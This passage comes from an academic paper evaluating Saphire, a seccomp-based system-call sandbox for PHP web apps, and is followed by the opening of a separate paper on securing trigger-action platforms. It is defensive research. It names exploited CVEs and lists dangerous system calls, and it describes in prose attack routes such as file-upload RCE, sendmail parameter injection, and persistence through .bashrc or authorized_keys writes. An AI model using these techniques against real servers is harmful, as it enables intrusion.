∗ **Wordpress & Plugins Vulnerabilities** The WordPress vulnerabilities: WPVDB-7896, WPVDB-6680, WPVDB-6231, CVE-2014-9312, WPVDB-6225, CVE-2015-4133, CVE-2014-5460, CVE-2016-10033, WPVDB-7716, WPVDB-7118 wp_admin_shell_upload. Coverage including the vulnerable plugins is 17.88%. See Sec. 5.4.3 for evaluation over popular plugins.
Complete list of dangerous system-calls: *chmod, fchmod chown, fchown, lchown, execve, mount, rename, open(at), link, symlink, unlink, setuid, setresuid, setfsuid, setreuid, setgroups, setgid, setfsgid, setresgid, setregid, create_module*

Table 2: Exploits blocked for each configuration of Saphire. Coverage annotated with † was collected with the aid of unit-tests available for the web app.

of three complementary techniques:

- We replay browsing traces collected while one of the authors explored the web-app as a user and administrator. The traces exercise functionality available to privileged and unprivileged users.
- We crawl the application with a web crawler included in the Burp Suite. The crawler is authenticated and has access to privileged web app functionality.
- When available, we execute test-suites packaged with the web-apps. The test-suites are collections of PHP scripts, which exercise portions of the web app code.

We measure the combined line coverage of the three methods using the XDebug PHP debugger [45] and present the coverage as a percentage of total lines of PHP code (as determined by sloccount [59]) in Table 2. Our measurement accounts for possible coverage overlap between the three techniques and registers each covered line only once. However, sloccount greedily counts source lines that are not considered executable, and are consequently not tracked by XDebug. Hence, the average coverage of 33% is a strict lower bound of the true coverage that our mechanisms achieve. We selected Azad et al.'s work as, to the best of our knowledge, it is the most recent work to collect comprehensive coverage data over PHP web apps [4]. Unlike Saphire, Azad et al. collect coverage during an exploration stage to prune unused functions, thus cutting back on a web app's attack-surface. Azad et al. presents coverage as the percentage of lines in functions with any lines covered during the exploration stage. I.e. for any partially-covered functions, no lines are pruned. To mirror this technique, we calculated the percentage of lines contained in functions with *any* lines executed. According to this metric, Saphire covers 64% of WordPress, while [4] covers 57%. Additionally, we obtained the Selenium traces collected by Azad et al. and executed them on our instance of WordPress. These Selenium traces increased our coverage by 1%, without raising any false-positives. In summary, we found that our coverage is in-line with state-of-the art PHP research. Moreover, the difficulty in obtaining high dynamic coverage over web apps highlights the utility of using a static analysis for Saphire's implementation of ②, which can generate profiles even for uncovered code.

The center column-group of Table 2 shows the number of false positives for different settings of `CI`. With `CI` enabled, Saphire did not raise any false positives during our evaluation as it conservatively assumes that an unresolved include can refer to any script within the web app. While this conservative setting reduces false positives, it results in slightly larger allowlists (see the bottom two regions of the Figure 4 plots). When `CI` is disabled, system-call profile size is decreased (i.e., system-calls under the black line in Figure 4), but false positives do occur. Specifically, we encounter three false positives all within Joomla version 2.5.25 and 3.7. The reason for all three false positives is the automatic generation of aliases as explained in §5.2. Concretely, `administrator/index.php` instantiates `JHttp` which in turn relies on the built-in PHP function `curl_exec`. Although, Saphire's stage ① correctly determines that `curl_exec` requires the `getpeername` and `setsockopt` system-calls, stage ② misses the dependency introduced by instantiating the `Http` Joomla-class via its alias `JHttp`. The simple, yet Joomla-specific, modification to Saphire described above would remove these false positives. Saphire handles calls to APIs that depend on external

binaries. For example, Drupal relies on the `mail()` API during user registration. Since Stage ① tracks the system-calls that the external `sendmail` binary performs, we observed no false positives from such functionality. Finally, though we did not have access to any popular PHP sites, we installed Saphire on a public web-server running WordPress. In total, our web-server received 13,261 HTTP request. Though many of these requests originated from benign crawlers, some appeared to search for unsecured API endpoints, such as WordPress' `xmlrpc.php`. None of these requests triggered Saphire alerts. We performed a manual inspection of the web-server's filesystem to confirm that it had not been compromised.

5.4.2 Payload Constraints

Table 2 also presents the effect of Saphire's script deprivilaging on the attackers using web app exploits to execute the Metasploit payload in the "Exploits Blocked" columns. Of course, adversaries are not limited to Metasploit payloads and can craft exploits which do not extend past the exploited script's system-call privileges.

To assess the impact of such attacks, we enumerate which *dangerous* system calls are present in the allowlist for scripts that contain RCE vulnerabilities with `CI` enabled. We consider a system-call dangerous if it is listed as "Threat level 1 system call" in [8]. All remaining dangerous system calls for the corresponding vulnerable files are shown in the last column of Table 2. While attackers are free to modify the exploits, they can only use the dangerous system calls listed in the table. Notably, none of the payloads can spawn new processes outside the interpreter (no `execve`). `CVE-2016-10033` is specific to Apache. Though we primarily test against nginx, we configured an Apache server with Saphire protections. The steps for configuring Saphire for nginx and Apache were virtually identical, aside from differences in the config-file syntaxes. `CVE-2016-10033`, leverages parameter injection to the external sendmail executable through PHP's mail() function. Since Saphire collected an accurate profile for the mail() and the sendmail child process, we defend against this CVE, without raising false-positives on the same page. The remaining dangerous system-calls potentially allow the attacker to tamper with website-content, but are insufficient to achieve arbitrary code-execution. Saphire protects against RCE launched via file upload vulnerabilities by default. If an attacker exploits a file-upload vulnerability, the uploaded script will have an empty system-call allowlist, as the script was not present during the stage ② analysis. Thus, the uploaded script cannot make any system-call and cannot meaningfully contribute to the attacker's goals.

Additionally, we test Saphire against a set of 40 real payloads. Though there are few php-based payload datasets readily-available, we ran the payloads in one such dataset [19] and found that every payload relies on system-calls missing from the profiles for vulnerable scripts listed in Table 2.

		False Positives		
Plugin Name	Web App	`CI` off	`CI` on	Coverage
ContactForm	Wordpress	0	0	39.14%
Yoast	Wordpress	0	0	†28.20%
Akismet	Wordpress	0	0	32.53%
WooCommerce	Wordpress	0	0	†27.93%
Classic Editor	Wordpress	0	0	40.76%
Akeeba	Joomla	0	0	14.67%
Acymail	Joomla	0	0	15.66%
Ctools	Drupal	0	0	†27.60%
Views	Drupal	0	0	†43.69%

Table 3: False positive test for popular web app plugins. Coverage marked with † was gathered with the aid of available unit-tests.

5.4.3 Analysis of Non-vulnerable Plugins

Most web apps in our evaluation dataset feature powerful plugin architectures. As such, we assess whether Saphire triggers false-positives in the plugins that leverage this infrastructure. Using the above ensemble of three methods to determine coverage, we exercise the popular plugins to assess Saphire for false positives (see Table 3). On average we achieved 31.76% line coverage which is in line with existing work focusing on Web Apps [4], though our statistics also cover plugins. Some plugins guard premium features behind paywalls. Since we did not pay for the plugins, these features contributed unreachable code, lowering the coverage we could achieve.

5.4.4 Runtime overhead

Response time is a critical metric for web-server workloads. We note that Saphire's analysis stages, ① and ②, are performed offline. Stage ③ uses a PHP extension to sandbox a web-app, by loading a system-call profile for the PHP script, at the beginning of each request. Additionally, Saphire relies on different system-call profiles for each script. Since `seccomp` does not allow Saphire to replace the system-call profile, after a process handles a request, by default, Saphire configures PHP to restart the process after serving each request. Modern web-servers, such as nginx with `php-fpm`, typically reuse PHP processes to handle multiple requests, and we consider this in our evaluation. We perform two experiments on a system, with an 8-core Intel Xeon E5-2620v2 @2.10GHz, 256GiB DDR3, running Linux 4.17, with nginx 1.14, PHP 7.1 with `php-fpm`, and MySQL 5.7.

We measure Saphire's overhead by observing the response time for WordPress' `index.php` with ApacheBench [16], over 15,000 requests, at multiple levels of request concurrency. We compare the default configuration of `php-fpm` against `php-fpm` configured to use processes for a single request. The results are presented in Table 4 and indicate that overhead is negligible at all levels of concurrency. To further generalize these results, we repeated the experiments for Apache 2.4.

Additionally, we benchmarked a *worst-case* scenario for Saphire, where the interpreter executes a trivial script. The script prints a single line of text, prior to exiting. We use ApacheBench to benchmark the trivial script across 50,000

	Concurrency	Wordpress		Trivial Script		
		Default	Protected	Default	Protected	Optimized
nginx	1	328.252	328.78 (0.16%)	0.185	1.941	0.188 (1.62%)
	2	353.982	355.776 (0.51%)	0.192	2.316	0.194 (1.04%)
	4	348.242	348.639 (0.11%)	0.264	4.347	0.265 (0.38%)
	8	361.377	363.83 (0.68%)	0.512	8.62	0.516 (0.78%)
	16	416.639	419.342 (0.65%)	0.924	18.61	0.93 (0.65%)
	32	863.932	867.932 (0.46%)	1.71	43.38	1.713 (0.18%)
Apache	1	338.75	337.42	0.201	1.91	0.204 (1.49%)
	2	368.84	370.02	0.209	2.44	0.212 (1.43%)
	4	369.48	369.55	0.236	4.53	0.233 (1.28%)
	8	372.84	372.98	0.559	8.77	0.564 (0.89%)
	16	412.47	414.42	0.954	19.02	0.961 (0.73%)
	32	872.57	877.24	1.77	42.21	1.78 (0.56%)

Table 4: Response times for requests to WordPress index.php and a worst-case, trivial script. All response times in milliseconds.

requests under default and protected `php-fpm` configurations. The results are presented in Table 4, in the first two columns under the *Trivial Script* heading. We observe, that disabling reuse of PHP workers has a severe impact on performance for the worst-case script, since each interpreter process is only active for a short time, before it must be restarted.

To avoid the performance penalty due to the `php-fpm` configuration change, Saphire takes advantage of `php-fpm`'s built-in pooling feature, and nginx URL-routing capabilities. First, an administrator specifies a set of high-demand PHP pages (this information is easily obtained from server logs). Saphire configures separate `php-fpm` pools for each specified page, and creates nginx rules to route requests to the proper pool, based on the URI. Saphire also creates a catch-all pool, where processes are not reused, for scripts that are in low-demand. Note, that the total number of `php-fpm` processes does not increase, and `php-fpm` automatically assigns and removes workers to each pool based on demand.

This configuration change enables protected `php-fpm` workers to process multiple requests, without restarting to re-apply the only installing the seccomp filter once. We present the benchmarks for this configuration in the last column of Table 4. Observe that by configuring nginx to route requests to script-specific pools, we eliminate virtually all overhead.

Artifact Availability: Saphire is open-source and available at `https://github.com/BUseclab/saphire`. We provide the Selenium traces, and vulnerable web app containers that we used to evaluate Saphire, along with instructions for reproducing the experiments. These artifacts were major components of our evaluation and we believe that they can be useful for future evaluations.

6 Limitations and Discussion

In this section, we discuss the limitations of the Saphire prototype and possible areas for future work.

eval and system: `eval()` evaluates a string as PHP code. Saphire does not consider includes, or calls to built-in PHP functions inside `eval()` arguments. `system()` executes an arbitrary shell command . None of the false-positives we observed resulted from `eval` or `system` calls, and Saphire supports execution of pre-determined external programs such as `sendmail` through the `mail()` API function. In future work, Saphire can be improved, to analyze static content in arguments to `eval` and `system`.

Mimicry: Saphire's goal is to apply the PoLP, as it relates to system-calls, to interpreted applications. This severely restricts the system-calls that the exploit and payload can rely on. In section 5.4.2, we discuss the scarcity of "dangerous" system-calls available to attackers. Even so, Saphire does not explicitly detect ACE attacks, and the attacker can attempt to craft a payload that only invokes allowed system-calls. For example, the attacker might still leverage vulnerabilities to add undesired content to content management systems.

Overwriting scripts: Saphire's system-call profiles are read-only to the PHP interpreter. If an attacker has write access to scripts on an upload path, they can, potentially, overwrite an existing script with a payload. Saphire will limit the uploaded script with the allowlist it built in Stage ②. Therefore, the attacker can overwrite a script with a larger system-call privilege-set. If scripts must be writeable, Saphire can be easily augmented to record a checksum for each PHP script during Stage ② and ensure that the checksum is unchanged, when the script is loaded in Stage ③.

Writing to Sensitive Files: Saphire aims to limit the system-calls accessible from a compromised PHP interpreter. For standard linux users, even essential system-calls, such as `open()` and `write()` can be leveraged to gain full code-execution capabilities. For example, an attacker can add malicious commands to automatically executed scripts, such as `.profile` or `.bashrc`, or append ssh-keys to `/.ssh/authorized_keys` to gain remote ssh access. We examined the possibility of such attacks by enumerating the files and directories writeable by the interpreter's user in three common configurations: 1. WordPress running in the official Docker container 2. WordPress on a Debian 10 VM installed according to instructions on the WordPress site. 3. WordPress and phpMyAdmin on a Debian 10 VM installed using Debian's APT package manager. Apart from globally writeable files and directories such as `/tmp/` and `/dev/shm/`, the `www-data` running the interpreter has access to `/var/log/php` for logging purposes and `/var/lib/nginx` (`/var/lib/apache` for the docker container) and `/var/lib/php` which contain web-server daemon lock-files and socket files. Note that `www-data` does not have write-access to its home directory, `/var/www/`, or any server configuration files in `/etc/`. The packaged web apps also run as the `/var/www` user, though since updates are managed by APT running as root, the web apps are stored in a root-owned directory in `/usr/share`. Directories that must be writeable by the web-server (such as WordPress' `wp-content`) are located in `/var/lib` with corresponding permissions.

Additionally we used ptrace to verify that the interpreter does not have access to any privileged file-descriptors(for

example, ones left open after a privilege drop using `setuid/setgid`). With these file permissions, and the previously mentioned protections against overwriting scripts, we found no way for a web-server user to create or modify files to gain code-execution.

Installing plugins: When a site administrator installs a new plugin into a web app, they run stage ② on the plugin source in a safe directory, and then Saphire merges the plugin's system-call profile into the profile for the rest of the web app. Currently, ② is run manually for new plugins, removing some of the convenience of web apps that support installing plugins directly through the web-interface.

Saphire does not filter system call arguments: Saphire applies the PoLP to PHP scripts, where it considers each system-call type as privilege. This idea can be further extended to consider system-call arguments as privileges. Though system-call arguments can be derived from user-input, at run-time, , unchanging arguments can be determined statically during Saphire's stage ② and filtered in ③. In our evaluation over 21 exploits, Saphire blocked all attacks by simply filtering based-on system-call type and we leave argument-based PoLP to future work.

Line coverage of evaluated web apps: We use an ensemble of human-driven and automatic techniques, as well as unit-testing to test for false-positives. In our evaluation, we achieve an average line coverage of 33.28% which is in line with similar work [2–4, 6, 14, 35]. Unlike these works, our web apps contain large plugins. Since phpMyAdmin 3.3.10 and Joomla 2.5.25 do not include test-suites, their coverage is significantly lower. Another factor limitting possible coverage is the fact that web apps often rely on small fractions of large frameworks. For example our WordPress installation contains the wp-property plugin, which includes TCPDF (a PDF generator). The wp-property code does not reference TCPDF anywhere, so this idle code (39k lines, or 11% of our WP install) is likely unreachable. Additionally, we found that 14.66% of uncovered WordPress code is only executed during installation/update (which is performed offline, with Saphire). A further 16.28% of the code was specific to the SimplePie and ID3 components and accessible, only by providing specially formatted RSS and Audio File inputs. Additionally, less than 1% of lines were specific to the Windows platform. Since we performed our evaluation on Linux, we could not exercise these lines.

Applying Saphire to other interpreters: In this paper we present a framework for allowlisting system-calls in interpreters, on a per-script basis. Based on our experience implementing Saphire for PHP, we identified the interpreter characteristics that are required to apply Saphire to other interpreters:

1. Each interpreted program should be executed in its own instance of the interpreter.

2. Each program can only invoke system-calls by calling into a native interpreter function, or a foreign-function interface addon. There must be a dispatch table mapping built-in function names within the interpreter to the native implementations of those functions.

3. The interpreted language should be amenable to an interprocedural analysis to statically identify dependencies between scripts.

To the best of our knowledge, these requirements are satisified for:

1. A Python interpreter running a program composed of multiple python scripts. The program executes within a single Python process (potentially with multiple threads). It can only rely on syscalls implemented in the standard libraries included by the scripts (open(), read()...), or FFI libraries.

2. A server executing multiple Node.JS microservices. Each individual service can be restricted to only the system-call it requires. In Node.JS, programs usually call into the Node.JS api using calls such as `fs.open`, which in-turn call C++ code registered in the dispatch table.

3. Any classic CGI-based interpreted web-app using a language such as Perl or Lua. CGI launches a separate interpreter process for each request, which can be protected by a Saphire-flavored approach, as long as there are sufficient means to analyze to code.

7 Related Work

As system-calls guard access to sensitive OS-managed resources, there is abundant research related to system-call based sandboxing, focused on restricting resources available to an application [15, 18, 20, 28, 31, 42, 48, 55], intrusion detection systems [23, 39, 49, 51, 56, 61] and confining Linux containers [29, 32, 57]. Janus [55] relies on system-call interposition with *ptrace* to intercept and filter dangerous system-calls, according to defined policies. Plash [48] restricts a process by executing it in a chroot environment with a set of instrumented system-calls, relying on an RPC server. Systrace [42] generates system-call policies interactively, with input from the user. Systrace requires the user to manually modify the policies for applications which pass non-deterministic arguments to system-calls [42]. Ostia [18] and REMUS [9] rely on user-specified rules to filter system-calls.

Unlike our approach which is completely automatic, [9, 18, 42, 48, 55] require user involvement in profile generation. *N*-gram-based allowlists make decisions based on whether sequences of system-calls were observed during benign execution [15, 49, 56], but rely on representative sets of benign executions. Janus, Systrace, Ostia, and the *N*-gram-approaches incur significant overhead, which makes them impractical [33].

Unlike Saphire, prior filtering approaches do not tailor system-call profiles to individual interpreted programs. Since interpreted programs are prime targets for attackers today, this is a major limitation.

SELinux [34] leverages role-based access control and multi-level security to implement Mandatory Access Control and enforce restrictions on data for user roles. AppArmor [11] restricts a program's access to files and capabilities according to a profile. Both SELinux and AppArmor require an administrator to manually specify, or dynamically collect a security profile, which is non-trivial. AppArmor and SELinux's protection cannot distinguish between the execution of different programs by an interpreter. FMAC [41], creates an access profile based on benign inputs to a program, and uses it to deny restrict access to files. MAPbox [1] allows a user to manually specify a list of acceptable application behaviors, each of which corresponds to a sandbox configuration. Boxmate [29] confines an Android app to the set of resources it accessed during a training stage. Boxmate blocks any access to resources that was not accessed during training. Wan et. al [57] extends Boxmate to Linux containers , by recording a list of the accessed system calls during automatic testing and using this as a allowlist for filtering system-calls in Linux containers. Boxmate [29] and [57] confine processes and are not fine-grained enough to identify the execution of different scripts by an interpreter.

Static Analyses: Several proposed approaches focus on detecting vulnerabilities in the source code of web apps, statically, [5, 12, 13, 30, 53, 58, 62]. These approaches use taint analysis to track unsanitized data to find potential vulnerabilities. Zheng et al. [62] rely on a SAT solver to find connections between user controlled inputs and critical PHP functions and identifies eight previously unknown vulnerabilities. Backes et al. [5] detect injection vulnerabilities using code-property graphs. Dahse et al. [13], track data-flows to detect injection vulnerabilities. RIPS [12] conducts taint analysis by building a control flow graph for PHP files in web apps to find injection vulnerabilities. Several approaches target specific classes of injection vulnerabilities, including cross-site scripting [30], SQLi [58], and Denial of Service(DoS) [53]. SaferPHP [53] uses taint analysis and symbolic execution to find DoS vulnerabilities by examining the semantics of web app code. Due to dynamic features of Web Apps, it is difficult to statically build accurate CFGs. Saphire's flow-insensitive analysis of web apps is lightweight compared to approaches that require comprehensive CFG analysis to pinpoint vulnerabilities.

Dynamic Analyses: WASP [21], Diglossia [52], SCRIPTGARD [47] and ZenIDS [22] rely on dynamic analysis to detect specific categories of vulnerabilities. WASP [21] uses syntax evaluation and positive tainting for tracking trusted data to detect and prevent SQLi attacks on web apps. WASP requires the developer to specify trusted sources and trust policies, manually. Likewise, Diglossia [52] uses dynamic taint analysis to detect and prevent SQLi attacks. SCRIPTGARD [47] tracks the flow of trusted data using data flow analysis to find inconsistencies in sanitization functions of ASP.NET web apps. ZenIDS instruments the PHP interpreter to collect and merge CFGs for trusted executions during a training stage. To defend a web app against RCE, ZenIDS traces the control flow throughout the execution of incoming requests and raises an alert if a control flow transition does not exist within the trusted profile. ZenIDS relies on a representative set of known benign requests, for each protected web app. Saphire does not require dynamic CFG exploration or dynamic expansion stages, opting for low-overhead system-call-based enforcement.

Hybrid approaches: WebSSARI [40] builds CFGs and instruments web apps with guards, preventing insecure information flows. SQLBLock [27] deploy a hybrid static-dynamic analysis to protect web apps against SQLi attacks. Saner [7] uses static and dynamic techniques to verify sanitization routines, by tracing inputs through web apps. The defense of such techniques hinges on their ability to precisely and consistently pinpoint vulnerable code. Saphire uses dynamic analysis to refine the mapping in stage ①, but the goal of the combination is to build a profile of system-calls for each script, rather than to find vulnerabilities.

8 Conclusion

We identify that interpreters add a layer of abstraction, reducing the practicality of many deprivileging techniques. We propose a novel solution for generating and applying system-call filters to interpreted applications. Saphire is our prototype implementation of the system, for PHP web apps. During an offline analysis of the PHP interpreter and web app, Saphire determines the system-calls required by each script. Then, Saphire uses `seccomp`, to filter unneeded system-calls. In our experiments, we find that Saphire blocks 21 real-world web app exploits, without raising false-positives for benign use. System-call allowlists for vulnerable scripts contain a minimal amount of system-calls identified as dangerous. Saphire's extension only needs to activate once per request and does not cripple performance.

Acknowledgements

We thank our anonymous reviewers for their insightful comments and feedback. This work was supported by the Office of Naval Research (ONR) under grant N00014-17-1-2541.

References

[1] Anurag Acharya and Mandar Raje. Mapbox: Using parameterized behavior classes to confine untrusted applications. In *Proceedings of the 9th USENIX Conference on Security Symposium*, 2000.

[2] Nuno Antunes and Marco Vieira. Benchmarking vulnerability detection tools for web services. In *IEEE International Conference on Web Services*, 2010.

[3] Shay Artzi, Adam Kiezun, Julian Dolby, Frank Tip, Daniel Dig, Amit Paradkar, and Michael D. Ernst. Finding bugs in web applications using dynamic test generation and explicit-state model checking. *IEEE Transactions on Software Engineering*, 2010.

[4] Babak Amin Azad, Pierre Laperdrix, and Nick Nikiforakis. Less is more: Quantifying the security benefits of debloating web applications. In *Proceedings of the 28th USENIX Conference on Security Symposium*, 2019.

[5] Michael Backes, Konrad Rieck, Malte Skoruppa, Ben Stock, and Fabian Yamaguchi. Efficient and flexible discovery of php application vulnerabilities. In *IEEE European Symposium on Security and Privacy*, 2017.

[6] Young-Min Baek and Doo-Hwan Bae. Automated model-based android gui testing using multi-level gui comparison criteria. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, 2016.

[7] Davide Balzarotti, Marco Cova, Viktoria Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Krügel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy*, 2008.

[8] Massimo Bernaschi, Emanuele Gabrielli, and Luigi V. Mancini. Enhancements to the linux kernel for blocking buffer overflow based attack. In *Proceedings of the 4th Annual Linux Showcase & Conference*, 2000.

[9] Massimo Bernaschi, Emanuele Gabrielli, and Luigi V. Mancini. Remus: A security-enhanced operating system. *ACM Transactions on Information and System Security*, 2002.

[10] G. Cleary, M. Corpin, O. Cox, H. Lau, B. Nahorney, D. O'Brien, B. O'Gorman, J. Power, S. Wallace, P. Wood, and Wueest C. Internet security threat report. Technical Report 23, Symantec Corporation, 2018.

[11] Crispin Cowan, Steve Beattie, Greg Kroah-Hartman, Calton Pu, Perry Wagle, and Virgil Gligor. Subdomain: Parsimonious server security. In *Proceedings of the 14th USENIX Conference on System Administration*, 2000.

[12] Johannes Dahse and Thorsten Holz. Simulation of built-in php features for precise static code analysis. In *Proceedings of the Network and Distributed System Security Symposium*, 2014.

[13] Johannes Dahse and Thorsten Holz. Static detection of second-order vulnerabilities in web applications. In *Proceedings of the 23rd USENIX Conference on Security Symposium*, 2014.

[14] Adam Doupé, Ludovico Cavedon, Christopher Kruegel, and Giovanni Vigna. Enemy of the state: A state-aware black-box web vulnerability scanner. In *Proceedings of the 21st USENIX Conference on Security Symposium*, 2012.

[15] Stephanie Forrest, Steven A. Hofmeyr, Anil Somayaji, and Thomas A. Longstaff. A sense of self for unix processes. In *IEEE Symposium on Security and Privacy*, 1996.

[16] Apache Software Foundation. ab - apache http server benchmarking tool. `https://httpd.apache.org/docs/2.4/programs/ab.html`, November 2018.

[17] Jessie Frazelle. A rant on usable security. `https://blog.jessfraz.com/post/a-rant-on-usable-security/`, October 2018.

[18] Tal Garfinkel, Ben Pfaff, Mendel Rosenblum, et al. Ostia: A delegating architecture for secure system call interposition. In *Proceedings of the Network and Distributed System Security Symposium*, 2004.

[19] Mattias Geniar. Code obfuscation, php shells & more: what hackers do once they get passed your (php) code. `https://github.com/mattiasgeniar/php-exploit-scripts`, March 2014.

[20] Ian Goldberg, David Wagner, Randi Thomas, and Eric A. Brewer. A secure environment for untrusted helper applications confining the wily hacker. In *Proceedings of the 6th USENIX Conference on Security Symposium, Focusing on Applications of Cryptography*, 1996.

[21] William G.J. Halfond, Alessandro Orso, and Panagiotis Manolios. Wasp: Protecting web applications using positive tainting and syntax-aware evaluation. *IEEE Transactions on Software Engineering*, 2008.

[22] Byron Hawkins and Brian Demsky. ZenIDS: Introspective intrusion detection for php applications. In *Proceedings of the 39th International Conference on Software Engineering*, 2017.

[23] Steven A. Hofmeyr, Stephanie Forrest, and Anil Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6, 1998.

[24] Imperva. The state of web application vulnerabilities in 2017. `https://imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2017/`, October 2018.

[25] Imperva. The state of web application vulnerabilities in 2018. https://imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/, October 2018.

[26] IDG Communication Inc. phpmyadmin. https://www.pcworld.com/article/233948/phpmyadmin.html, October 2018.

[27] Rasoul Jahanshahi, Adam Doupé, and Manuel Egele. You shall not pass: Mitigating sql injection attacks on legacy web applications. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 445–457, 2020.

[28] Kapil Jain and R Sekar. User-level infrastructure for system call interposition: A platform for intrusion detection and confinement. In *Proceedings of the Network and Distributed System Security Symposium*, 2000.

[29] Konrad Jamrozik, Philipp von Styp-Rekowsky, and Andreas Zeller. Mining sandboxes. In *Proceedings of the 38th International Conference on Software Engineering*, 2016.

[30] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *IEEE Symposium on Security and Privacy*, 2006.

[31] Taesoo Kim and Nickolai Zeldovich. Practical and effective sandboxing for non-root users. In *Proceedings of the 22nd USENIX Conference on Annual Technical Conference*, 2013.

[32] Lingguang Lei, Jianhua Sun, Kun Sun, Chris Shenefiel, Rui Ma, Yuewu Wang, and Qi Li. SPEAKER: Split-Phase Execution of Application Containers. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, 2017.

[33] Cullen Linn, Mohan Rajagopalan, Scott Baker, Christian S. Collberg, Saumya K. Debray, and John H. Hartman. Protecting against unexpected system calls. In *Proceedings of the 14th USENIX Conference on Security Symposium*, 2005.

[34] Peter Loscocco and Stephen Smalley. Integrating flexible support for security policies into the linux operating system. In *Proceedings of the FREENIX Track: USENIX Annual Technical Conference*, 2001.

[35] Aravind Machiry, Rohan Tahiliani, and Mayur Naik. Dynodroid: An input generation system for android apps. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, 2013.

[36] Keiren McCarthy. Panama papers hack: Unpatched wordpress, drupal bugs to blame? https://www.theregister.co.uk/2016/04/07/panama_papers_unpatched_wordpress_drupal, October 2018.

[37] Metasploit. metasploit. https://www.metasploit.com, June 2019.

[38] Paul Moore. libseccomp. https://github.com/seccomp/libseccomp, November 2018.

[39] Darren Mutz, Fredrik Valeur, Giovanni Vigna, and Christopher Kruegel. Anomalous system call detection. *ACM Transactions on Information and System Security (TISSEC)*, 2006.

[40] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically Hardening Web Applications Using Precise Tainting. In *Security and Privacy in the Age of Ubiquitous Computing*, 2005.

[41] Vassilis Prevelakis and Diomidis Spinellis. Sandboxing applications. In *Proceedings of the FREENIX Track: USENIX Annual Technical Conference*, 2001.

[42] Niels Provos. Improving host security with system call policies. In *Proceedings of the 12th USENIX Conference on Security Symposium*, 2003.

[43] Q-Success. Usage of server-side programming languages for websites. https://w3techs.com/technologies/overview/programming_language/all, October 2018.

[44] Q-Success. Usage Statistics and Market Share of Content Management Systems for Websites, November 2018. https://w3techs.com/technologies/overview/content_management/all, November 2018.

[45] Derick Rethans. Xdebug: debugger and profiler tool for PHP. https://xdebug.org/, November 2018.

[46] Jerome H. Saltzer and Michael D. Schroeder. The protection of information in computer systems. *Proceedings of the IEEE*, 1975.

[47] Prateek Saxena, David Molnar, and Benjamin Livshits. Scriptgard: Automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, 2011.

[48] Mark Seaborn. Plash: tools for practical least privilege. http://plash.beasts.org, June 2019.

[49] R. Sekar, M. Bendre, D. Dhurjati, and P. Bollineni. A fast automaton-based method for detecting anomalous program behaviors. In *IEEE Symposium on Security and Privacy*, 2001.

[50] Vadym Slizov. php-parser. `https://github.com/z7zmey/php-parser`, June 2019.

[51] Anil Somayaji and Stephanie Forrest. Automated response using system-call delays. In *Proceedings of the 9th USENIX Conference on Security Symposium*, 2000.

[52] Sooel Son, Kathryn S. McKinley, and Vitaly Shmatikov. Diglossia: detecting code injection attacks with precision and efficiency. In *Proceedings of the 20th ACM SIGSAC conference on Computer*, 2013.

[53] Sooel Son and Vitaly Shmatikov. Saferphp: Finding semantic vulnerabilities in php applications. In *Proceedings of the ACM SIGPLAN 6th Workshop on Programming Languages and Analysis for ecurity*, 2011.

[54] WPScan Team. Foxypress 0.4.1.1-0.4.2.1 - arbitrary file upload. `https://wpvulndb.com/vulnerabilities/6231`, June 2019.

[55] David Wagner. Janus: An approach for confinement of untrusted applications. Technical report, University of California at Berkeley, 1999.

[56] David Wagner and Drew Dean. Intrusion detection via static analysis. In *IEEE Symposium on Security and Privacy*, 2001.

[57] Zhiyuan Wan, David Lo, Xin Xia, Liang Cai, and Shanping Li. Mining sandboxes for linux containers. In *IEEE International Conference on Software Testing, Verification and Validation (ICST)*, 2017.

[58] Gary Wassermann and Zhendong Su. Sound and precise analysis of web applications for injection vulnerabilities. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2007.

[59] David A. Wheeler. `https://dwheeler.com/sloccount/sloccount.html`, 2004.

[60] Dave Wichers. Owasp top-10 2013. *OWASP Foundation, February*, 2013.

[61] Cong Zheng and Heqing Huang. Daemon-guard: Towards preventing privilege abuse attacks in android native daemons. In *Proceedings of the First Workshop on Radical and Experiential Security*, 2018.

[62] Yunhui Zheng and Xiangyu Zhang. Path sensitive static analysis of web applications for remote code execution vulnerability detection. In *35th International Conference on Software Engineering (ICSE)*, 2013.

SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Mohammad M. Ahmadpanah[*], Daniel Hedin[*,†], Musard Balliu[‡], Lars Eric Olsson[*], and Andrei Sabelfeld[*]

[*]*Chalmers University of Technology*
[†]*Mälardalen University*
[‡]*KTH Royal Institute of Technology*

Abstract

Trigger-Action Platforms (TAPs) seamlessly connect a wide variety of otherwise unconnected devices and services, ranging from IoT devices to cloud services and social networks. TAPs raise critical security and privacy concerns because a TAP is effectively a "person-in-the-middle" between trigger and action services. Third-party code, routinely deployed as "apps" on TAPs, further exacerbates these concerns. This paper focuses on JavaScript-driven TAPs. We show that the popular IFTTT and Zapier platforms and an open-source alternative Node-RED are susceptible to attacks ranging from exfiltrating data from unsuspecting users to taking over the entire platform. We report on the changes by the platforms in response to our findings and present an empirical study to assess the implications for Node-RED. Motivated by the need for a secure yet flexible way to integrate third-party JavaScript apps, we propose SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes to enforce fine-grained access control policies. To aid developers, SandTrap includes a policy generation mechanism. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how SandTrap enforces a variety of policies while incurring a tolerable runtime overhead.

1 Introduction

